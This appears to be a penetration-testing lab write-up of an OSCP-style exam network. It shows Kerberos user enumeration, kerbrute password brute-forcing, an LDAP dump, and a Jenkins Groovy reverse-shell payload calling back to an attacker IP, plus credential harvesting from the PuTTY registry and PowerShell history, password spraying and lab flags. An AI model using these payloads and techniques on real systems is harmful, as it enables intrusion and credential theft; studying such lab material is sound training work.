
```
┌──(kali㉿kali)-[~/offsec/exam/AD/100]
└─$ nmap -p 88 -Pn --script=krb5-enum-users --script-args krb5-enum-users.realm="oscp.exam",userdb=/usr/share/seclists/Usernames/top-usernames-shortlist.txt 192.168.100.100
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-16 11:35 CET
Nmap scan report for oscp.exam (192.168.100.100)
Host is up (0.11s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|_    administrator@oscp.exam


┌──(kali㉿kali)-[~/offsec/exam/AD/100]
└─$ nmap -p 88 -Pn --script=krb5-enum-users --script-args krb5-enum-users.realm="oscp.exam",userdb=/usr/share/seclists/Usernames/Names/names.txt 192.168.100.100
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-16 11:43 CET
Nmap scan report for oscp.exam (192.168.100.100)
Host is up (0.11s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|     kate@oscp.exam
|     sam@oscp.exam
|_    nate@oscp.exam
```

With the found usernames. I find some credentials by dictionary attack.
https://github.com/ropnop/kerbrute.git

```
┌──(kali㉿kali)-[~/offsec/exam/AD/100]
└─$ ./kerbrute_linux_amd64 bruteuser --dc 192.168.100.100 -d oscp.exam
/usr/share/wordlists/rockyou.txt nate


    __             __               __     
   / /_____  _____/ /_  _______  __/ /____ 
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/ 

Version: v1.0.3 (9dad6e1) - 03/16/24 - Ronnie Flathers @ropnop

2024/03/16 12:02:06 >  Using KDC(s):
2024/03/16 12:02:06 >   192.168.100.100:88

2024/03/16 12:02:22 >  [+] VALID LOGIN:  nate@oscp.exam:mariposa
2024/03/16 12:02:27 >  Done! Tested 219 logins (1 successes) in 20.230 seconds
```

With these credentials, I dump information about the domain through LDAP.

```
┌──(kali㉿kali)-[~/offsec/exam/AD/100]
└─$ ldapdomaindump 192.168.100.100 -u "OSCP.EXAM\nate" -p mariposa --no-json --
no-grep -o ldapdomaindump
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```



Domain Users

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
Olly Poppy	Olly Poppy	olly.poppy	06/01/23 14:35:28	06/01/23 14:35:28	01/01/01 00:00:00	NORMAL_ACCOUNT	01/01/01 00:00:00	2108	
Rick Copler	Rick Copler	rick.copler	06/01/23 14:35:04	06/01/23 14:35:04	01/01/01 00:00:00	NORMAL_ACCOUNT	01/01/01 00:00:00	2107	
Amanda Sam	Amanda Sam	amanda.sam	06/01/23 14:34:44	06/01/23 14:34:44	01/01/01 00:00:00	NORMAL_ACCOUNT	01/01/01 00:00:00	2106	
Betty Cooper	Betty Cooper	betty.cooper	06/01/23 14:34:28	06/01/23 14:34:28	01/01/01 00:00:00	NORMAL_ACCOUNT	01/01/01 00:00:00	2105	
Cameron Diaz	Cameron Diaz	cameron.diaz	06/01/23 14:33:51	06/01/23 14:33:51	01/01/01 00:00:00	NORMAL_ACCOUNT	01/01/01 00:00:00	2104	
Ramsey Cole	Ramsey Cole	ramsey.cole	06/01/23 14:33:29	06/01/23 14:33:29	01/01/01 00:00:00	NORMAL_ACCOUNT	01/01/01 00:00:00	2103	
Sam Smithern	Sam Smithern	sam.smithern	06/01/23 14:33:03	06/01/23 14:33:03	01/01/01 00:00:00	NORMAL_ACCOUNT	01/01/01 00:00:00	2102	
Bethany William	Bethany William	bethany.william	06/01/23 14:32:46	06/01/23 14:32:46	01/01/01 00:00:00	NORMAL_ACCOUNT	01/01/01 00:00:00	2101	
kate	kate	kate	02/14/23 11:27:57	06/01/23 14:55:36	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/01/23 14:55:36	1107	
nate	nate	nate	02/14/23 11:27:57	03/16/24 10:50:10	03/16/24 11:31:01	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD, DONT_REQ_PREAUTH	06/01/23 14:55:06	1106	
sam	sam	sam	02/14/23 11:20:44	04/16/23 12:17:14	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	04/16/23 12:17:14	1105	
krbtgt	krbtgt	krbtgt	02/14/23 11:05:21	02/14/23 11:20:31	01/01/01 00:00:00	ACCOUNT_DISABLED, NORMAL_ACCOUNT	02/14/23 11:05:21	502	Key Distribution Center Service Account
Administrator	Administrator	Administrator	02/14/23 11:04:19	03/16/24 00:03:14	03/16/24 00:03:22	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	02/10/23 21:58:02	500	Built-in account for administering the computer/domain

With this information, I go for MS01.

192.168.100.101

```
┌──(kali㉿kali)-[~/offsec/exam/AD/101]
└─$ nmap -sTCV -p- -Pn -oN nmap/nmap_TCP_full.txt 192.168.100.101
Nmap scan report for 192.168.100.101
Host is up (0.11s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8080/tcp  open  http          Jetty 9.4.z-SNAPSHOT
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
| http-robots.txt: 1 disallowed entry
|_/
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
```


I find a *Jenkins* log in panel at port 8000.

The previously found credentials turn out to work nate:mariposa.

After some research, I find a RCE vector on Jenkins.

```
String host="192.168.49.100";
int port=4444;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```

Running this script on /script web directory will give me a reverse shell.



Script Console


Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
String host="192.168.49.100";
int port=4444;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStrear
```


```
┌──(kali㉿kali)-[~/offsec/exam/AD/101]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.100.101: inverse host lookup failed: Unknown host
connect to [192.168.49.100] from (UNKNOWN) [192.168.100.101] 61770
Microsoft Windows [Version 10.0.17763.3887]
(c) 2018 Microsoft Corporation. All rights reserved.
```



```
C:\Users\nate\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.100.101
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.100.254

C:\Users\nate\Desktop>type local.txt
type local.txt
c89218877909869f0548c476cafe2e2a
```

After loading and running *winPEAS*, I get a nice hint from *Putty* Sessions registry.


```
PS C:\Users\nate> .\winPEASx64.exe
```



```
◆◆◆◆◆◆◆◆◆◆▯ Putty Sessions
    RegKey Name: UserName
    RegKey Value: administrator

    RegKey Name: Password
    RegKey Value: Black3Glasses6Now9
```

With these credentials, I connect back to the machine.

```
┌──(kali㉿kali)-[~/offsec/exam/AD/101]
└─$ evil-winrm -i 192.168.100.101 -u administrator -p "Black3Glasses6Now9"
```



```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type proof.txt
08d180e42e44e615a060b947d201a4e5
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.100.101
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.100.254
```

I enumerate this machine again, now as Administrator, and I find some useful information.


```
dir
pwd
whoami
ipconfig /all
netstat -ano | select-string LIST
$so = New-PSSessionOption -SkipCheck -SkipCNCheck -SkipRevocationCheck
$p = Convertto-securestring 'x927e98nkj!dgrbgrSAS' -asplaintext -force
$c = New-object system.management.automation.pscredential('ms01service', $p)
invoke-command -computername localhost -credenttial $c -port 5986 -usessl -
sessionoption $o -scriptblock {whoami}
dir
pwd
Invoke-WebRequest -Uri "\\dc01\admin-pass.txt" -Outfile C:\Users\Administrator\
pass.txt
Invoke-WebRequest -Uri "\\dc01\admin-pass.txt" -Outfile C:\Users\Administrator\
pass.txt
Invoke-WebRequest -Uri "\\dc01\admin-pass.txt" -Outfile C:\Users\Administrator\
pass.txt
Invoke-WebRequest -Uri "\\dc01\admin-pass.txt" -Outfile C:\Users\Administrator\
pass.txt
Invoke-WebRequest -Uri "\\dc01\admin-pass.txt" -Outfile C:\Users\Administrator\
pass.txt
Invoke-WebRequest -Uri "\\dc01\admin-pass.txt" -Outfile C:\Users\Administrator\
pass.txt
Invoke-WebRequest -Uri "\\dc01\admin-pass.txt" -Outfile C:\Users\Administrator\
pass.txt
Invoke-WebRequest -Uri "\\dc01\admin-pass.txt" -Outfile C:\Users\Administrator\
pass.txt
dir
pwd
netstat -ano | select-string LIST
$so = New-PSSessionOption -SkipCheck -SkipCNCheck -SkipRevocationCheck
$p = Convertto-securestring 'Hard4Core8!' -asplaintext -force
$c = New-object system.management.automation.pscredential('apache', $p)
get-aduser -filter * -properties *
echo "New-SMBMapping -remotepath '\\dc01\share' -username "oscp\kate" -force"
>> C:\Users\Administrator\task.ps1
echo "remove-smbmapping -remotepath '\\dc01\share' -username "oscp\kate" -force
" >> C:\Users\Administrator\task.ps1
Invoke-WebRequest -Uri "\\dc01\admin-pass.txt" -Outfile C:\Users\Administrator\
pass.txt
```

192.168.100.102

```
┌──(kali㉿kali)-[~/offsec/exam/AD/102]
└─$ nmap -sTCV -p- -Pn -oN nmap/nmap_TCP_full.txt 192.168.100.102
Nmap scan report for 192.168.100.102
Host is up (0.11s latency).
Not shown: 65525 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3306/tcp  open  mysql         MySQL (unauthorized)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```


I spray the found passwords with all known usernames against *winrm* different services.

```
┌──(kali㉿kali)-[~/offsec/exam/AD]
└─$ netexec winrm 192.168.100.102 -u usernames.txt -p "Hard4Core8\!"
```



```
┌──(kali㉿kali)-[~/offsec/exam/AD]
└─$ netexec winrm 192.168.100.102 -u usernames.txt -p "Hard4Core8\!"
SMB         192.168.100.102 445    MS02             [*] Windows 10.0 Build 17763 (name:MS02) (domain:oscp.exam)
WINRM       192.168.100.102 5985   MS02             [-] oscp.exam\john:Hard4Core8!
WINRM       192.168.100.102 5985   MS02             [-] oscp.exam\olly.poppy:Hard4Core8!
WINRM       192.168.100.102 5985   MS02             [-] oscp.exam\rick.copler:Hard4Core8!
WINRM       192.168.100.102 5985   MS02             [-] oscp.exam\amanda.sam:Hard4Core8!
WINRM       192.168.100.102 5985   MS02             [-] oscp.exam\betty.cooper:Hard4Core8!
WINRM       192.168.100.102 5985   MS02             [-] oscp.exam\cameron.diaz:Hard4Core8!
WINRM       192.168.100.102 5985   MS02             [-] oscp.exam\ramsey.cole:Hard4Core8!
WINRM       192.168.100.102 5985   MS02             [-] oscp.exam\sam.smithern:Hard4Core8!
WINRM       192.168.100.102 5985   MS02             [-] oscp.exam\bethany.william:Hard4Core8!
WINRM       192.168.100.102 5985   MS02             [+] oscp.exam\kate:Hard4Core8! (Pwn3d!)
```

```
┌──(kali㉿kali)-[~/offsec/exam/AD/102]
└─$ evil-winrm -i 192.168.100.102 -u kate -p "Hard4Core8\!"
```



```
*Evil-WinRM* PS C:\Users\kate\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.100.102
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.100.254
*Evil-WinRM* PS C:\Users\kate\Desktop> type local.txt
637adfa31fbf2fc6bb102f9f7ea044f0
```

After managing to get initial foothold on this machine, I enumerate it for hours and I can’t find any escalation vector. I also review all previously taken steps to check if I have missed something, but not luck.